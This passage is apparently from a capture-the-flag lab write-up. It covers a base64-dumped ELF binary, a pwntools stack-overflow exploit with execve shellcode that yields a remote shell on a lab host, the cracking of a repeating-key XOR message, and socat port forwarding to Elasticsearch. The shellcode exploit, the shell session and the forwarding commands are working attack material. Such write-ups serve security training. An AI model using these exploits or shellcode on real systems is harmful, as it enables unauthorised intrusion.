UeV0ZAcAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAAAAAAAABS
5XRkBAAAABAOAAAAAAAAEA5gAAAAAAAQDmAAAAAAAPABAAAAAAAA8AEAAAAAAAABAAAAAAAAAC9s
aWI2NC9sZC1saW51eC14ODYtNjQuc28uMgAEAAAAEAAAAAEAAABHTlUAAAAAAAIAAAAGAAAAIAAA
AAQAAAAUAAAAAwAAAEdOVQDkI9JfHEHDGKj1cC+TuOP0cnMlagMAAAAKAAAAAQAAAAYAAAAAAASAA
gAEQAgoAAAALAAAAAAAAACkdjBxmVWEQOfKLHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABcAAAAS
AAAAAAAAAAAAAAAAAAAAAAAAAACIAAAASAAAAAAAAAAAAAAAAAAAAAAAAAAAD0AAAASAAAAAAAAAAA
AAAAAAAAAAAAAEsAAAASAAAAAAAAAAAAAAAAAAAAAAAAAAACkAAAASAAAAAAAAAAAAAAAAAAAAAAAA
ABAAAAASAAAAAAAAAAAAAAAAAAAAAAAAAAF0AAAAgAAAAAAAAAAAAAAAAAAAAAAAAAAEMAAAASAAAA
AAAAAAAAAAAAAAAAAAAAAsAAAASAAAAAAAAAAAAAAAAAAAAAAAAAAC8AAAARABoAgBBgAAAAAAAI
AAAAAAAAABwAAAARABoAkBBgAAAAAAAIAAAAAAAAAADYAAAARABoAoBBgAAAAAAAIAAAAAAAAAABs
aWJjLnNvLjYAZXhpdABzaWduYWwAcHV0cwBzdGRpbgBwcmludGYAZmdldHMAc3Rkb3V0AHN0ZGVy
cgBhbGFybQBzZXR2YnVmAF9fbGliY19zdGFydF9tYWluAF9fZ21vbl9zdGFydF9fAEdMSUJDXzIu
Mi41AAAAAgACAAIAAgACAAIAAAACAAIAAgACAAIAAAAAAAAAAAQABAAEAAAAQAAAAAAAAAAHUaaQkA
AAIAbAAAAAAAAAD4D2AAAAAAAAYAAAAHAAAAAAAAAAAAAAAACAEGAAAAAAAAUAAAAKAAAAAAAAAAAAA
AACQEGAAAAAAAAUAAAALAAAAAAAAAAAAAAAACgEGAAAAAAAAUAAAAMAAAAAAAAAAAAAAAAAYEGAAAAAA
AAcAAAABAAAAAAAAAAAAAAAAgEGAAAAAAAAcAAAACAAAAAAAAAAAAAAAAoEGAAAAAAAAcAAAADAAAA
AAAAAAAAAAAwEGAAAAAAAAcAAAAEAAAAAAAAAAAAAAAA4EGAAAAAAAAcAAAAFAAAAAAAAAAAAAAAABA
EGAAAAAAAAcAAAAGAAAAAAAAAAAAAAAABIEGAAAAAAAAcAAAAIAAAAAAAAAAAAAAAABQEGAAAAAAAAcA
AAAJAAAAAAAAAAAAAAAABIg+wISIsFFQogAEiFwHQF6KMAAABIg8QIwwAAAAAAAAAAAAAAAAAA/zUC
CiAA/yUECiAADx9AAP8lAgogAGgAAAAA6eD/////JfoJIABoAQAAAOnQ/////yXyCSAAaAIAAADp
wP////8l6gkgAGgDAAAA6bD/////JeIJIABoBAAAAOmg/////yXaCSAAaAUAAADpkP////8l0gkg
AGgGAAAA6YD/////JcoJIABoBwAAAOlw/////yViCSAAZpAAAAAAAAAAAADHtSYnRXkiJ4kiD5PBQ
```



AACgEAAAAAAAFAHAAAAAAAAHgAAAC8AAAAIAAAAAAAAAABgAAAAAAAAAACQAAAAMAAAAAAAAAAAAAAA
AAAAAAAAAAAA8BcAAAAAAADVAgAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAA==

> echo
"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
UP7//wIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA



```
aW5pX2FycmF5AC5qY3IALmR5bmFtaWMALmdvdC5wbHQALmRhdGEALmJzcwAuY29tbWVudAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAABsAAAABAAAAAgAAAAAAAAA4AkAAAAAADgCAAAAAAAHAAAAAAAAAAAAAAAAAAAA
AAEAAAAAAAAAAAAAAAAAAjAAAABwAAAAIAAAAAAAAAVAJAAAAAAABUAgAAAAAACAAAAAAAAAA
AAAAAAAAAAEAAAAAAAAAAAAAAAAAAAMQAAAAcAAAACAAAAAAAAAHQCQAAAAAAAdAIAAAAAAAAk
AAAAAAAAAAAAAAAAAAAABAAAAAAAAAAAAAAAAAAAEQAAAD2//9vAgAAAAAAACYAkAAAAAAAJgC
AAAAAAAAMAAAAAAAAAAFAAAAAAAAAAgAAAAAAAAAAAAAAAAAAABOAAAACwAAAAIAAAAAAAAAyAJA
AAAAAADIAgAAAAAADgBAAAAAAAABgAAAAEAAAAIAAAAAAAAABgAAAAAAAAAVgAAAAMAAAACAAAA
AAAAAAAEQAAAAAAAAAQAAAAAAAB4AAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAF4AAAD/
//9vAgAAAAAAAAB4BEAAAAAAAHgEAAAAAAAAGgAAAAAAAAAFAAAAAAAAAAIAAAAAAAAAAgAAAAAA
AABrAAAA/v//bwIAAAAAAAAAmARAAAAAAACYBAAAAAAAACAAAAAAAAAABgAAAAEAAAAIAAAAAAAA
AAAAAAAAAAAAegAAAAQAAAACAAAAAAAAALgEQAAAAAAAuAQAAAAAAABgAAAAAAAAAAUAAAAAAAAA
CAAAAAAAAAAYAAAAAAAAAIQAAAAEAAAAQgAAAAAAAAAYBUAAAAAAABgFAAAAAAAAwAAAAAAAAAF
AAAAGAAAAAgAAAAAAAAAGAAAAAAAAACOAAAAAQAAAAYAAAAAAAAA2AVAAAAAAADYBQAAAAAABoA
AAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAiQAAAAEAAAAGAAAAAAAAAAAGQAAAAAAAAAYA
AAAAAACQAAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAQAAAAAAAAAJQAAAABAAAABgAAAAAAAACQBkAA
AAAAAJAGAAAAAAAACAAAAAAAAAAAAAAAAAAAAgAAAAAAAAAAAAAAAAAAAACdAAAAAQAAAAYAAAAA
AAAAoAZAAAAAAACgBgAAAAAAGICAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAowAAAAEA
AAAGAAAAAAAAAAQJQAAAAAABAkAAAAAAAAJAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAAAAAAAAA
AKkAAAABAAAAgAAAAAAAAQCUAAAAAAABAJAAAAAAAAOQAAAAAAAAAAAAAAAAAAAQAAAAAAAA
AAAAAAAAAACxAAAAQAAAAIAAAAAAAAATAlAAAAAAABMCQAAAAAAAEQAAAAAAAAAAAAAAAAAAE
AAAAAAAAAAAAAAAAAAAvwAAAAEAAAACAAAAAAAAAJAJQAAAAAAAkAkAAAAAAA0AQAAAAAAAAA
AAAAAAACAAAAAAAAAAAAAAAAAAAAMkAAAAOAAAAAwAAAAAAAAQDmAAAAAAABAOAAAAAAACAAA
AAAAAAAAAAAAAAAAAgAAAAAAAAAAAAAAAAAADVAAAADwAAAAMAAAAAAAAGA5gAAAAAAAYDgAA
AAAAAgAAAAAAAAAAAAAAAAAAAIAAAAAAAAAAAAAAAAAAAA4QAAAAEAAAADAAAAAAAACAOYAAA
AAAAIA4AAAAAAAAIAAAAAAAAAAAAAAAAAAAACAAAAAAAAAAAAAAAAAAAOYAAAAGAAAAAwAAAAA
AAAoDmAAAAAAACgOAAAAAAAA0AEAAAAAAAAGAAAAAAAAAAgAAAAAAAAEAAAAAAAAACYAAAAQAA
AAMAAAAAAAAA+A9gAAAAAD4DwAAAAAAAAgAAAAAAAAAAAAAAAAAAIAAAAAAAAAgAAAAAAAA
7wAAAAEAAAADAAAAAAAAAAQYAAAAAAAABAAAAAAAABYAAAAAAAAAAAAAAAAAAACAAAAAAAAAI
AAAAAAAAAPgAAAABAAAAwAAAAAAABYEGAAAAAAFgQAAAAAAAEAAAAAAAAAAAAAAAAAAAgA
AAAAAAAAAAAAAAAAAD+AAAACAAAAAMAAAAAAAAgBBgAAAAABoEAAAAAAADAAAAAAAAAAAAA
AAAAAAgAAAAAAAAAAAAAAAAAAAAwEAAAEAAAAwAAAAAAAAAAAAAAAAAAaBAAAAAAAA0AAAA
AAAAAAAAAAAAAAAAQAAAAAAAABAAAAAAAABEAAAADAAAAAAAAAAAAAAAAAAAAMUaAAAA
AAAADAEAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAABAAAAAgAAAAAAAAAAAAAAAAA
AACgEAAAAAAAFAHAAAAAAAHgAAAC8AAAAIAAAAAAAABgAAAAAAAACQAAAAMAAAAAAAAAA
AAAAAAAAAAA8BcAAAAAADVAgAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAA==" | base64
-d > leak
> chmod +x leak
> ./leak
Oops, I'm leaking! 0x7fffb1671ea0
Pwn me Â¯\_(ã▫▫)_/Â¯
>
```

Checking the binary we found that the binary was leaking RSP address considerably the start of the buffer and we also found that the offset is 72

```
# runservice over the wire : socat TCP4-LISTEN:60001,reuseaddr,fork
EXEC:/home/leak
# Kill process via reverseshell : fuser -k 60001/tcp
```

sploit.py:

```
from pwn import *

#p=process("./leak")
p=remote('10.13.37.10',60001)
p.recvuntil("Oops, I'm leaking! ")
leak=int(p.recvuntil("\n"),16)
print hex(leak)
p.recvuntil("> ")
# shellcode http://shell-storm.org/shellcode/files/shellcode-806.php
shellcode="\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\
x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
```

```
buf=shellcode
buf+="\x90"*(72-len(shellcode))
buf+=p64(leak, endianness="little")
p.sendline(buf)
p.interactive()

> python sploit.py
[+] Opening connection to 10.13.37.10 on port 60001: Done
0x7ffdbf27f2b0
[*] Switching to interactive mode
$ id
uid=33(www-data) gid=33(www-data) euid=1005(alex) groups=33(www-data)
$ whoami
alex
$ ls
a_flag_is_here.txt
auth.php
badwords.txt
bower_components
build
conf.php
dashboard.php
db.php
dist
dologin.php
email.php
index.php
js
login.php
logout.php
plugins
stats.php
uploads
$ cd /home
$ ls
alex
ch4p
g0blin
leak
membermanager
memo
tony
$ cd alex
$ ls
crypter.py
encrypted.txt
exploitme.zip
flag.txt
$ cat flag.txt
$
JET{0v3rfL0w_f0r_73h_lulz}
$


So, the flag is: JET{0v3rfL0w_f0r_73h_lulz}

# Flag 7 (Secret Message)

$ cd alex
$ ls
crypter.py
encrypted.txt
exploitme.zip
flag.txt
```

```
$ cat crypter.py
import binascii

def makeList(stringVal):
    list = []
    for c in stringVal:
        list.append(c)
    return list

def superCrypt(stringVal,keyVal):
    keyPos = 0
    key = makeList(keyVal)
    xored = []
    for c in stringVal:
        xored.append(binascii.hexlify(chr(ord(c) ^ ord(keyVal[keyPos]))))
        if keyPos == len(key) - 1:
            keyPos = 0
        else:
            keyPos += 1
    hexVal = ''
    for n in xored:
        hexVal += n
    return hexVal

with open('message.txt') as f:
    content = f.read()

key = sys.argv[1]

with open('encrypted.txt', 'w') as f:
    output = f.write(binascii.unhexlify(superCrypt(content, key)))
$
```

So, its xoring with the secret key, so we do a multi_byte_xor brute:

We used the following tool: https://github.com/nccgroup/featherduster
We copied the encrypted.txt in to our box:

```
$ cat encrypted.txt | base64
OwAPGR1FGgQWDE9peCkKGQAHRQwTUgQbCUIIAEMbAhMEAQcEDQFSAx4LBgAABFIdBgwSAQEKGxVF
GBAQSRkGEBwKHxZJRS8aFQwZRQsaThMAAA0OUwcKQyYjKVcMDAMLAAYGDAVSUyQQHlIRHwBCDQsV
FwMMGxYBFkMBHUURDBpJBxdSDhAKA1JvaScXAhYXBgAABFIWDB4BUxERFBsLHgsFSQMCBgoRAhIf
SUM8UgQTAQcNThcaCkMfBBxFARwcBAUMBxpOBR0dQx8bFkUREB8KAwBCDBYTHgAKHxIHDAwbUhEF
BAsHBw0VTwoFUxYdExkdDAMIB0cUCgJBQz8bFkUTFAEWAAoQDU4KAU8XAxZTFgIYF0UAAEIcHQZS
GwxLFh0GEQwCEVcKFxtOAB0CDh4dGgYCARsKGRZMYyMCGQpDGAYBAEMBGgoEAEILBw0THQoOAFME
ERBSDhIVFkkdAhQKQmF5JwpDGBMOEkUbBhsRUgMKDRZTAAIGGwAFRStJBgIECkMKHwEAAhELRQQV
Ax4ABhZPCgUABwQNFhcWVwoESRoLF08VHh8dABEUEAkSRQAAAAIABgYYUx8MEAEXCx4LBUkBDVIA
FhlTAAARAxcXWW9oPQYGUh8MGQcARQIHF0VCUFdcTgIcC0NcRERSTX86BAEAQg8bDVIODQ9TGAAG
BVIMA0URCAgGU2VpITYnHhFGAlYWEVMHCTwRB1cZACxUDSoBVBoVDloxG0IdPAxABxY8DEIQKFUV
B10HD2VpYTAbAAYHAUVaRSMFCxt4ZU5GXl5ITlhfSFpIT0RDTl9CTkZeXkhOWF9IWkhPRENOX0JO
Rl5eSE5YX0haSE9EQ05fQk5GXl5ITlhfSFpIT0RDTl9CTkZeXkhOWF9IfTEKAB1DFwICAh9TBA0R
UgQZHEIPBw8XHEMfARILEBgbEQMABkkZCgYHQwIHUwQREFIGGAsEAAoGHBsKCh9TBA0RUgwZEQcH
CgYWTxAEHxYJGlUUCgVFFgELQwccBkscFUUXHRdFHgsGABgKFhoCB1McF0MQHBEeERtJGgxSGAsE
HlMRCxALRRYXB0kPBxYdBhgAFgFNVTsDVxwNHE4LExkGSwEWBgYcBAATRRYBBxBSCg4KGh9FChtS
AAUXDRtOEx4KAhgWUwsMARsDDkUWAQtDARYQHxYeRQ4UHAQQABBHTjcaBhBLHhYWEBQVAFcGDQca
AhsBEEsQHAsFHBYAGRELCAJDGwEFBAEeBBccHQtXBAwNTgoBTwoFBxYLBxAWRRgLDhBOBR0dQx8b
FkUKGxYMAQwGHA8PUgECBhYXS0M8FEUOChdJDxEXTw0EB1MRCxBSCxYIBw1OAhYLEQ4AAAAGVQsK
AkURAQEWHgtDBRwHRQccARYSCAsHDxcXQ0MPGgARERwQEAMAQgYcQxEAExJTBw0KBlIAWggDAAJN
Uj8PDhIAAEMbHREeAxtJGgsXTxAOHRcAEVUbCBoABgAPFxcDGksRCkUGWB8EHglCAAhDCwAWSxsS
EwZVAAAUAAsfCwdSGwsCAFMAThgTDBtFABBODhscFwoYFkUCGxZFEwAODBoGUhsLAgBTAE4YEwwb
RQQbAQ5SFgweAVMWGgYGABpLQiAIQwsAFksSAQBDGx0RVxEKDE4KHBsGBRcWAUMHFwYeFQsMABdS
FgweUxIXBlUcCgMMBAALB1IbCwoHUwEKBhEJGBYLBwlPUgwMGwoaCwRZUgEeFhYbBwEHGwoFFFMK
EVUGBBwMDA5OAhwWQwoQBwwMG1IMGUUQDAIKEwEADlMcC0MBGgBXBg0HGgYcGxBLHBVFFx0bFlcM
DA8BER8OFwIcHUUKBlIWAxcLChoPC08TGRwbDAEcBgATS2hEQ05fQk5GXl5ITlhfSFpIT0RDTl9C
```

```
TkZeXkhOWF9IWkhPRENOX0JORl5eSE5YX0haSE9EQ05fQk5GXl5ITlhfSFpIT0RDTl9CTkZeXm8=

$ echo
"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" |
base64 -d > encrypted.txt

> python xorcrack.py encrypted.txt
Hello mate!

First of all an important finding regarding our website: Login is prone to SQL
injection! Ask the developers to fix it asap!

Regarding your training material, I added the two binaries for the remote
exploitation training in exploitme.zip. The password is the same we use to
encrypt our communications.
Make sure those binaries are kept safe!

To make your life easier I have already spawned instances of the vulnerable
binaries listening on our server.

The ports are 5555 and 7777.
Have fun and keep it safe!

JET{r3p3at1ng_ch4rs_1n_s1mpl3_x0r_g3ts_y0u_0wn3d}


Cheers - Alex

--------------------------------------------------------------------------------
This email and any files transmitted with it are confidential and intended
solely for the use of the individual or entity to whom they are addressed. If
you have received this email in error please notify the system manager. This
message contains confidential information and is intended only for the
individual named. If you are not the named addressee you should not disseminate,
distribute or copy this e-mail. Please notify the sender immediately by e-mail
if you have received this e-mail by mistake and delete this e-mail from your
system. If you are not the intended recipient you are notified that disclosing,
copying, distributing or taking any action in reliance on the contents of this
information is strictly prohibited.
```

Cracked Key: securewebincrocks

Flag 8 (Elasticity)

We have run on the server: socat tcp-listen:8080,reuseaddr,fork tcp:localhost:9300 &

Elastic Search Transport client API -> port 9300 (Java)
REST -> port 9200

Program to list all indices and dumps all the results of "test" index

Program.java:

```
package eu.alamot.elas;

import org.elasticsearch.action.admin.indices.exists.indices.IndicesExistsResponse;
import org.elasticsearch.action.admin.indices.get.GetIndexRequest;
import org.elasticsearch.action.admin.indices.get.GetIndexResponse;
import org.elasticsearch.client.Client;
import org.elasticsearch.client.IndicesAdminClient;
import org.elasticsearch.client.transport.TransportClient;
import org.elasticsearch.common.settings.Settings;
import org.elasticsearch.common.transport.TransportAddress;
import org.elasticsearch.transport.client.PreBuiltTransportClient;
import org.elasticsearch.cluster.health.ClusterHealthStatus;
import org.elasticsearch.cluster.health.ClusterIndexHealth;
import org.elasticsearch.action.admin.cluster.health.ClusterHealthResponse;
import org.elasticsearch.action.search.SearchResponse;
import org.elasticsearch.search.SearchHit;
import java.net.InetAddress;
import java.net.InetSocketAddress;
import java.util.Map;


public class Program {

 public static void main(String[] args) {
    System.out.println("HELLO!");
